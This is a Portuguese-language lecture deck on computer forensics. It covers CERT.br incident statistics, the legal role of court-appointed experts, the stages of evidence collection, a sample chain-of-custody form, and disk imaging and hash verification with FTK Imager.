

Computação Forense, investigação em ambiente computacional


Prof. Marcos Monteiro

<http://www.marcosmonteiro.com.br>
contato@marcosmonteiro.com.br



Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil

Total de Incidentes Reportados ao CERT.br por Ano



Incidentes Reportados ao CERT.br -- Janeiro a Dezembro de 2012




Incidentes Reportados ao CERT.br -- Janeiro a Dezembro de 2013




Incidentes Reportados ao CERT.br -- Janeiro a Dezembro de 2012

Tentativas de fraudes reportadas





Incidentes Reportados ao CERT.br -- Janeiro a Dezembro de 2013

Tentativas de fraudes reportadas



Incidentes Reportados ao CERT.br -- Janeiro a Dezembro de 2013

CERT.br: Incidentes Reportados (Top 10 CCs origem de ataques)





Posso fazer, ninguém sabe que fui eu!



Ciência Forense Criminal

- A ciência forense criminal traz a prática da investigação o chamamos de método científico, ou metodologia científica, fazendo se valer dos conhecimentos de diversos tipos de ciências
 - como a matemática, química, física, biologia, medicina, engenharia e nos dias atuais a informática.



Computação Forense

- “Ciência forense destinada a preservar, adquirir, obter e apresentar dados que foram processados eletronicamente e armazenados em dispositivo de computador.”

FBI



Perito

- Substantivo masculino.
 - Aquele que é sabedor ou especialista em determinado assunto;
 - Aquele que se acha habilitado para fazer perícia.
 - Aquele que é nomeado judicialmente para exame ou vistoria.



Habilidades de um Perito em Computação Forense

- Segurança da Informação;
- Resposta a Incidentes
- Auditoria de Sistemas



LEI Nº 7.270, DE 10 DE DEZEMBRO DE 1984

- Art. 1º - O art. 145 da Lei nº 5.869, de 11 de janeiro de 1973 - Código de Processo Civil, passa a vigorar acrescido de três parágrafos com a seguinte redação:
- § 1º - Os peritos serão escolhidos entre profissionais de nível universitário, devidamente inscritos no órgão de classe competente, respeitado o disposto no Capítulo VI, seção VII, deste Código.
- § 2º - Os peritos comprovarão sua especialidade na matéria sobre que deverão opinar, mediante certidão do órgão profissional em que estiverem inscritos.
- § 3º - Nas localidades onde não houver profissionais qualificados que preencham os requisitos dos parágrafos anteriores, a indicação dos peritos será de livre escolha do juiz”.



Atuação de um perito

- Perito do Juiz
 - Varas civis e trabalhistas, ou seja, nomeado pelo juiz do processo para proceder nos exames e diligencias técnicas.
- Assistente Técnico
 - Auxiliar os advogados e partes processuais a elaborar quesitos, acompanhar a diligencia e exames nas defesas de seus interesses
- Consultor ou perito extrajudicial
 - Elaborar parecer particular para anexar na petição do advogado dentro do processo.



Campos de atuação da Computação Forense

- **Sistemas Operacionais**
 - Ambiente Windows
 - Ambiente Unix-Like
- **Funcionalidade do S.O.**
 - Computadores domésticos e pessoais
 - Computadores corporativos ou servidores em geral
- **Conectividade**
 - Computadores não rede
 - Computadores em Rede
- **Tipos de rede**
 - Maio de cabo
 - Sem fio
- **Sistemas (Código)**



Evidencia Digital

- Qualquer dado em meio digital que possa colaborar no sentido de provar que uma fraude ou irregularidade foi cometida e que possa estabelecer vinculo de relação entre a fraude ou irregularidade e a vitima e entre a vitima e o agente.



Técnicas Forenses

- ❑ Preparação
- ❑ Chegada ao local da Investigação
- ❑ Coleta dos Dados
- ❑ Exame dos Dados
- ❑ Análise das Informações
- ❑ Redação do Laudo



Chegada ao local da Investigação

- ❑ **Isolar a área** → alteração e contaminação
- ❑ **Fotografar ou Filmar** → próximas etapas
- ❑ **Registro dos detalhes** → reconstrução da cena
- ❑ **Manter o estado dos equipamentos** → prioridade



Coleta dos Dados

□ **Dados voláteis**

- Data hora;
- Conexões de rede;
- Memória;
- Configuração da rede;
- Processos em execução;
- Arquivos abertos;
- Sessão de Login.

□ **Dados não-voláteis**

- Log, temporários e de configuração;
- Textos, planilhas, imagens, etc...





EVIDÊNCIA ELETRÔNICA

FORMULÁRIO DE CADEIA DE CUSTÓDIA

Caso Num.: 053203

Pag.: 01

De: 05

MÍDIA ELETRÔNICA/DETALHES EQUIPAMENTO

Item: 00001	Descrição: HD de Notebook com 80GB de capacidade		
Fabricante: TOSHIBA	Modelo: MK4026GAX	Num. de serie: 85MC7639T	

DETALHES SOBRE A IMAGEM DOS DADOS

Data/Hora: 20/5/2007 15:30	Criada por: Paulo A. Neukamp	Método usado: dcfldd	Nome da Imagem: 053203_01.dd	Partes: 01
Drive: Disco Completo	HASH: d243367072088feae98364977441d736			

CADEIA DE CUSTÓDIA

Seqüência:	Data/Hora:	Origem:	Destino:	Motivo:
001	Data: 20/5/2007	Nome/Org.: Sigilo	Nome/Org.: Lab. Perí. Unisinos	Investigação sobre denúncia de Pedofilia
	Hora: 16:00	Assinatura:	Assinatura:	



Barracuda 7200.7 40 Gbytes

Model: ST340014AS



S/N: 5M03Z23Z



P/N: 9W2015-630



HDA P/N: 100355437



Config Level: CWWM1



Config Code: C5S-01




Firmware: 3.43



Date Code: 06171

Site Code: WU

Caution. Product warranty is void if any seal or label is removed, or if the drive experiences shock in excess of 350 Gs.



+5V 0.72A

+12V 0.35A

中国产品
Product of China




HP BPC: 371579-002



CT: 2974A0083SCMGT

HD, 40 GB 7.2K SATA
SPARES NO. 365555-001
370470-001

dx5150M/A64-32/40htc/256F/4 BR
BRB54503QQ
PV759AA#AC4



Signal Interface

Power




N175

033027

E-H011-03-0782 (B)

Cadeia de Custodia



Marcos Monteiro


Ambiente



Cópia Forense



Os brinquedinhos





File List

CALDRIVE1

Name

Size

Type

Date Modified

Criando a imagem com FTK Imager

Creating Image...

Image Source:

\\.\PHYSICALDRIVE1

Destination:

P:\HD-GSC-Brasilia-MarcioEduardo\MarcioEduardoGSC-Bras

Status:

Creating image...

Progress



Elapsed time:

0:18:36

Estimated time left:

Cancel

Sources

tem|Path|File

Options

```
0000000090 b7 07 eb a9 8b fc 1e 57-8b f5 cb bf 05 00 8a 56 ..i.r#.Åg?..P.0
00000000a0 00 b4 08 cd 13 72 23 8a-cl 24 3f 98 8a de 8a fc C+ã.Ñ.õ±.õIB+ã9V
00000000b0 43 f7 e3 8b d1 86 d6 b1-06 d2 ee 42 f7 e2 39 56 .w#r.9F.s...»!
00000000c0 0a 77 23 72 05 39 46 08-73 1c b8 01 02 bb 00 7c .N..V.í.s00tN2ã.
00000000d0 8b 4e 02 8b 56 00 cd 13-73 51 4f 74 4e 32 e4 8a V.í.eã.V.»²UAI
00000000e0 56 00 cd 13 eb e4 8a 56-00 60 bb aa 55 b4 41 cd .r6.õU²u0õÀ-t+a
00000000f0 13 72 36 81 fb 55 aa 75-30 f6 c1 01 74 2b 61 60 j.j.yv.yv.j.h.lj
0000000100 6a 00 6a 00 ff 76 0a ff-76 08 6a 00 68 00 7c 6a .j.B.õí.aas.0t.
0000000110 01 6a 10 b4 42 8b f4 cd-13 61 61 73 0e 4f 74 0b .2ã.V.í.eõauÃInve
0000000120 32 e4 8a 56 00 cd 13 eb-d6 61 f9 c3 49 6e 76 61 lid partition te
0000000130 6c 69 64 20 70 61 72 74-69 74 69 6f 6e 20 74 61 ble>Error loadin
0000000140 62 6c 65 00 45 72 72 6f-72 20 6c 6f 61 64 69 6e
```

□ HASH

The screenshot shows a window titled "Drive/Image Verify Results" with a blue title bar. The window contains a tree view with three main sections: "General", "MD5 Hash", and "SHA1 Hash".

- General**
 - Name: MarcioEduardoGSC-Brasilia.001
 - Sector count: 78165360
- MD5 Hash**
 - Computed hash: f7b0eaf56201f87ebb5745135ee78232
 - Report Hash: f7b0eaf56201f87ebb5745135ee78232
 - Verify result: Match
- SHA1 Hash**
 - Computed hash: 403e292d9ce92f5561d51ad5e9ba2036f6c6835e

